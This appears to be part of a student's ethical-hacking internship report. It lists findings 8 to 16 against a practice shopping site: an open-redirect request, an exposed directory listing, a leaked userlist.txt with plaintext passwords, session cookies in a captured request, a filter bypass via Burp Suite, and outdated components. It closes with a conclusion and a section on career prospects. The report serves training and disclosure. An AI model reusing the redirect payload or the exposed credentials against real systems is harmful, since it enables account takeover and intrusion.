
## 8.Crypto Configuration Flaws

## Proof of Concept (PoC)



## 9. Common Passwords


### Proof of Concept (PoC)



## 10.Unauthorised availability of Details


### Proof of Concept (PoC)

•Below is the screenshot of the bill details of another user accessed from attacked user's account.



## 11.Open Redirection Proof of Concept (PoC)

```
Raw Params Headers Hex
1 GET /?includelang=https://google.com/?lang/fr.php HTTP/1.1
2
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4397.163 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://15.206.125.83/
9 Cookie: key=99138E77-D5E8-3492-A665-8A73F67473DA; PHPSESSID=erm63qoc1tomomdklcu6smdsu5; OV3733339174=dhfofbrbri30rvofaggv31j8t46; X-XSRF-TOKEN=76fad152a766ad68e620d1ae638f6b6ed356b39f80f99e101fe8ae494d50c4e8
10 Upgrade-Insecure-Requests: 1
11
12
```



## 12.Information disclosure due to Default Pages Proof of Concept (PoC)

Progress Report | Internshala Ti X Index of /static/images/ x +

13.233.78.73/static/images/

### Index of /static/images/

../	05-Jan-2019 06:00	-
<a href="#">customers/</a>	05-Jan-2019 06:00	-
<a href="#">icons/</a>	05-Jan-2019 06:00	-
<a href="#">products/</a>	05-Jan-2019 06:00	-
<a href="#">banner-large.jpeg</a>	05-Jan-2019 06:00	672352
<a href="#">banner.jpeg</a>	07-Jan-2018 08:49	452884
<a href="#">card.png</a>	07-Jan-2019 08:49	91456
<a href="#">default_product.png</a>	05-Jan-2019 06:00	1287
<a href="#">donald.png</a>	05-Jan-2019 06:00	10194
<a href="#">loading.gif</a>	07-Jan-2019 08:49	39507
<a href="#">pluto.jpg</a>	05-Jan-2019 06:00	8796
<a href="#">popcye.jpg</a>	05-Jan-2019 06:00	14616
<a href="#">profile.png</a>	05-Jan-2019 06:00	15187
<a href="#">seller_dashboard.jpg</a>	05-Jan-2019 06:00	39647
<a href="#">shoe.png</a>	05-Jan-2019 06:00	77696
<a href="#">socks.png</a>	05-Jan-2019 06:00	67825
<a href="#">tshirt.png</a>	05-Jan-2019 06:00	54603

Progress Report | Internshala Ti X 13.233.78.73/userlist.txt x +


13.233.78.73/userlist.txt

```
Radhika:Radhika123:6
Nandan:Nandan123:7
chandan:chandan123:4
```

## 13. Unnecessary Details about Sellers

### Proof of Concept (PoC)


- When we click on the Seller Info option ,we get the details of the seller ,even those which are not required like the pan card number ,etc.



## 14. Components with known vulnerabilities

### Proof of Concept (PoC)


The PHP version installed is not the latest one and has multiple vulnerabilities that can be exploited. Also, wondercms is also outdated and highly vulnerable.



## 15. Improper Server Side and Client Side Filters

### Proof of Concept (PoC)


- But when we give a valid phone number on the client side, but intercept it through burpsuite and again give invalid number, it gets accepted.



## 16.Default Error Display

### Proof of Concept (PoC)

When we give socks' in the search option of the home page ,we get the error as:



## **CONCLUSION**

The whole world is moving towards the enhancement of technology, and more and more digitisation of the real world processes, with this the risk of security increases. This project and internship described the working of malicious hackers or crackers on one hand who tries to illegally break into the security and on the other hand white hat hackers or ethical hackers, who tries to maintain the security. As in the computer system, hacking plays a vital role as it deals with both sides of being good or bad.

Further, this tells about the types, working, and various attacks performed by the hackers. In conclusion, it must be said that

Ethical Hacking is a tool which when properly utilised can help in better understanding of the computer systems and improving the security techniques as well. By doing this internship and project I realised that no software is made with zero vulnerabilities



## **FUTURE SCOPES**

Growing cases of computer hacking have forced renowned companies, financial institutions, and government organizations to recruit ethical hackers. Ethical hackers help these companies in finding out vulnerabilities and possible security leaks of their computer systems and also to protect them from any potential threat. So Ethical Hacking as a career has promising prospects in the near future.

According to a survey conducted by the International Data Corp, there is a demand for over 60,000 information security personnel worldwide. In India alone, the number is expected to grow by over 77,000 and 188,000 worldwide in the next few years.

Talented Ethical Hackers can look for making their career in some of the big names in the IT sector including Wipro, Dell, Reliance, Google, Accenture, IBM, and Infosys.

In fact, business organisations need ethical hackers to keep their information protected. It is with this increasing demand that the ethical hacking salary in India is quite lucrative. But before taking up the profession, one must be aware that the position does not just require educational qualifications and technical skills but also honesty, strong ethics, and most importantly, a willingness to learn to combat challenges.

# BIBLIOGRAPHY

## REFERENCES

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**THANK YOU**